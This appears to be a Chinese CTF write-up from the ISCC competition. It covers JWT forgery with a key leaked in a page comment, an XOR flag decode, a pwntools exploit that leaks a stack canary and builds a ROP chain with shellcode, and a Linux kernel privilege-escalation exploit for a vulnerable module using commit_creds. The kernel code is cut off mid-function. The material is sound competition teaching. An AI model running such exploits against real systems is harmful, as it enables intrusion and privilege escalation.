
```
112.126.73.173:10086/Y2hlZXNlVHdv.php

🐭 Jerry's Secret Cheese Hunt 🧀
❌ 访问受限！ 只有管理员可以查看完整的奶酪信息。

返回首页

⚠️ 访问日志:
IP: 218.2.216.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/134.0.0.0 Safari/537.36
检测到异常访问 📌
```

网页有注释



```
view-source:112.126.73.173:10086/Y2hlZXNlVHdv.php
```

```html

        .message {
            font-size: 18px;
        }

        .btn {
            background-color: #FFA500;
            color: white;
            padding: 12px 25px;
            border: none;
            cursor: pointer;
            font-size: 18px;
            margin-top: 20px;
            border-radius: 5px;
            transition: 0.3s;
        }

        .btn:hover {
            background-color: #FF4500;
            transform: scale(1.1);
        }

        .log-section {
            background: rgba(255, 0, 0, 0.1);
            padding: 10px;
            border-radius: 5px;
            margin-top: 20px;
            font-size: 14px;
        }
    </style>
</head>
<body>

    <div class="panel">
        <div class="title">🐭 Jerry's Secret Cheese Hunt 🧀</div>

        <p class="message">
            ❌ <strong>访问受限！</strong> 只有管理员可以查看完整的奶酪信息。        </p>

        <button class="btn" onclick="window.location.href='index.php';">返回首页</button>

        <div class="log-section">
            <p><strong>⚠️ 访问日志:</strong></p>
            <p>IP: 218.2.216.8</p>
            <p>User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/134.0.0.0 Safari/537.36</p>
            <p>检测到异常访问 📌</p>
            <!-- 服务器安全日志 - 仅限管理员查看 -->
            <!-- DEBUG: SmVycnlfTG92ZXNfQ2hlZXNl -->
        </div>
    </div>

</body>
</html>
```




Alphabet
A-Za-z0-9+/=

☑ Remove non-alphabet chars ☐ Strict mode

Input
```
SmVycnlfTG92ZXNfQ2hlZXNl
```
ABC 24 ☰ 1

Output
```
Jerry_Loves_Cheese
```

伪造JWT，将role从user改为admin




Private/Secret Key
Jerry_Loves_Cheese

Signing algorithm
HS256

Header
```
{
    "alg":"HS256",
    "typ":"JWT"
```

Input
```
"{\"role\":\"admin\",\"exp\":1747559621}7"
```
ABC 42 ☰ 1

Output
```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJyb2xlIjoiYWRtaW4iLCJleHAiOjE3NDc1NTk2MjF9Nw.bYHpOVIZkfMzb7
yfVUsOju7AGqTAbhvR0vuifPW5KOA
```



🐭 Jerry's Secret Cheese Hunt 🧀


✅ 管理员认证成功！
奶酪最终位置： /c3933845e2b7d466a9776a84288b8d86.php

```
⚠ 访问日志:
IP: 218.2.216.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/134.0.0.0 Safari/537.36
检测到异常访问 📌
```


DevTools is now available in Chinese!

Name	Value
Accept	text/html,application/xhtml+xml,a
Accept-Encoding	gzip, deflate
Accept-Language	zh-CN,zh;q=0.9
Cookie	PHPSESSID=6b90d493116d9a43e2de1ee

根据前面的步骤中的hint，将得到的东西与0x16异或即可



🎉 I&x%Its~7xy'Ib~sIaV''ek 🎉


Recipe

XOR

Key
16
HEX

Scheme
Standard

Null preserving

Input
```
I&x%Its~7xy'Ib~sIaV''ek
```
ABC 23 ≡ 1

Output
```
_0n3_beh!no1_the_w@11s}
```

Pwn

Dillema

canary泄露+orw

代码块

```python
from pwn import *
def init_connection():
    context.arch = 'amd64'
    return remote("101.200.155.151", 12500), ELF('./attachment-42')
def leak_info(io, libc):
    io.sendlineafter(b"where are you go?\n", b'1')
    payload = b'%11$p--%3$p'
    io.sendafter(b"Enter you password:\n", payload)
    canary = int(io.recv(18), 16)
    io.recvuntil(b'--')
    stack_addr = int(io.recv(14), 16)
    base_addr = stack_addr - 18 - libc.sym.read
    print(f"[+] Canary value: {hex(canary)}")
    print(f"[+] Base address: {hex(base_addr)}")
    return canary, base_addr
def build_rop_chain(base_addr, libc, canary):
    payload = b'\x00' + b'a' * 0x27 + p64(canary)
    rdi_addr = 0x40119A
    rsi_addr = base_addr + 0x000000000002be51
    rdx_addr = base_addr + 0x000000000011f2e7
    mprotect_addr = base_addr + libc.sym.mprotect
    read_addr = 0x401070
    gets_addr = base_addr + libc.sym.gets
    payload += p64(0) + p64(rdi_addr) + p64(0x404000)
    payload += p64(rsi_addr) + p64(0x10000)
    payload += p64(base_addr + 0x000000000011f2e7) + p64(7)*2
    payload += p64(mprotect_addr)
    payload += p64(rdi_addr) + p64(0)
    payload += p64(rsi_addr) + p64(0x404500)
    payload += p64(rdx_addr) + p64(0x200)*2
    payload += p64(read_addr)
    payload += p64(0x404500)
    return payload
def get_flag(io):
    io.sendlineafter(b"where are you go?\n", b'2')
    io.recvuntil(b"To find life in the face of death\n")
    shellcode = asm(shellcraft.open("flag.txt"))
    shellcode += asm("mov rdi, 1; mov rsi, rax; mov rdx, 0; mov rax, 40; syscall")
    shellcode += asm("mov rdi, 1; mov rsi, rax; mov rdx, 0; mov rax, 1; syscall")
    io.send(shellcode)
    io.interactive()
def main():
    io, libc = init_connection()
    canary, base_addr = leak_info(io, libc)
    payload = build_rop_chain(base_addr, libc, canary)
    io.send(payload)
    get_flag(io)
if __name__ == "__main__":
    main()
#ISCC{71daee4d-9026-46df-93e6-52d17b786114}
```

Easybee

目标 core.ko，通过 /proc/core 交互。环境：KASLR, Canary 开；KPTI 关。

KPTI 关 -> /proc/kallsyms 可读。用 fscanf 读，找 commit_creds, prepare_kernel_cred 地址。算 KASLR 偏移 base_offset。

/proc/core 主要用 ioctl。0x6677889C 设 off。0x6677889B 调 core_read，从栈上 buf[off] 读 64 字节。设 off=0x40 泄露 Canary。write 操作把 ROP 链写到内核的 name 缓冲区 (0x800)。0x6677889A 调 core_copy_func。参数转 u16 有 整数溢出。传 0xffffffffffff1000 转成 0x1000。导致 qmemcpy 从 name 溢出到栈上 v1 (64字节)。

利用流程：

读 /proc/kallsyms 算 KASLR 偏移。

用 ioctl 设 off=0x40 并读，泄露 Canary。

保存用户态 CS, SS, RSP, RFLAGS (为 iretq 准备)。

构建 ROP 链 (在用户空间数组里)：填充 + Canary。调用 prepare_kernel_cred(NULL)。将结果 (RAX) 移到 RDI (用 mov rdi, rax; call rdx 组合)。调用 commit_creds (提权)。swapgs; popfq; ret (回用户态准备)。iretq + 用户态返回信息 (shell 地址, CS, RFLAGS, SP, SS)。所有 Gadget 地址加 KASLR 偏移。

用 write 把 ROP 链写入内核 name 缓冲区。

用 ioctl(fd, 0x6677889A, 0xffffffffffff1000) 触发 溢出。

内核执行 ROP 链 -> 提权 -> iretq 回用户态 -> 执行 system("/bin/sh")。

exp：

代码块


```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <fcntl.h>
#include <ctype.h>
#include <sys/types.h>
#include <sys/ioctl.h>

unsigned long long k_commit_creds_addr = 0, k_prep_cred_addr = 0;
const unsigned long long base_commit_creds_known = 0xFFFFFFFF8109C8E0;

const unsigned long long g_swapgs_popfq_ret = 0xffffffff81a012da;
const unsigned long long g_movrdirax_callrdx = 0xffffffff8101aa6a;
const unsigned long long g_poprdx_ret = 0xffffffff810a0f49;
const unsigned long long g_poprdi_ret = 0xffffffff81000b2f;
const unsigned long long g_poprcx_ret = 0xffffffff81021e53;
const unsigned long long g_iretq = 0xFFFFFFFF81A00987;

int module_handle = 0;
size_t u_cs, u_ss, u_rflags, u_sp;

void capture_user_context() {
    __asm__ __volatile__ (
        "mov %%cs, %%rax\n\t"
        "mov %%ss, %%rbx\n\t"
        "mov %%rsp, %%rcx\n\t"
        "pushfq\n\t"
        "pop %%rdx\n\t"
        : "=a"(u_cs), "=b"(u_ss), "=c"(u_sp), "=d"(u_rflags)
        : /* no inputs */ : "memory"
    );
}

void trigger_read_ioctl(char* dest_buffer) {
    ioctl(module_handle, 0x6677889B, dest_buffer);
}

void adjust_read_offset(int new_offset) {
    ioctl(module_handle, 0x6677889C, new_offset);
}

void trigger_overflow_copy(unsigned long long copy_size) {
    ioctl(module_handle, 0x6677889A, copy_size);
}

void resolve_kernel_symbols() {
    FILE* kallsyms_file = fopen("/tmp/kallsyms", "r");
    if (!kallsyms_file) {
        printf("Error: Cannot open kallsyms\n");
        exit(1);
    }
    unsigned long long symbol_address = 0;
    char symbol_type_str[0x10];
    char symbol_name_str[0x100];
    while (fscanf(kallsyms_file, "%llx%s%s", &symbol_address, symbol_type_str,
symbol_name_str) == 3) {
        if (k_commit_creds_addr && k_prep_cred_addr) break;
        if (!strcmp(symbol_name_str, "commit_creds")) {
            k_commit_creds_addr = symbol_address;
        } else if (!strcmp(symbol_name_str, "prepare_kernel_cred")) {
            k_prep_cred_addr = symbol_address;
        }
    }
    fclose(kallsyms_file);
    if (!(k_commit_creds_addr && k_prep_cred_addr)) {
         printf("Error: Kernel symbols not found.\n");
         exit(1);
    }
}

```

```c
void dump_hex_ascii(char* data_buffer, int data_length) {
    int current_index = 0;
    char print_buffer_line[80];
    for(int i=0; i<(data_length + 15) / 16; i++) {
        memset(print_buffer_line, ' ', 80);
        sprintf(print_buffer_line, "%#05x", current_index);
        print_buffer_line[5] = ' '; print_buffer_line[6] = '|'; print_buffer_line[7] = ' ';
        for(int j=0; j<16; j++) {
            if(current_index + j < data_length) {
                sprintf(print_buffer_line + 8 + 3*j, "%02x ", ((unsigned char)data_buffer[current_index+j]) & 0xFF);
                print_buffer_line[58+j] = isprint(data_buffer[current_index+j]) ? data_buffer[current_index+j] : '.';
            } else {
                 sprintf(print_buffer_line + 8 + 3*j, "   ");
                 print_buffer_line[58+j] = ' ';
```

Reverse

uglyCpp-32

64位elf文件，拖入ida



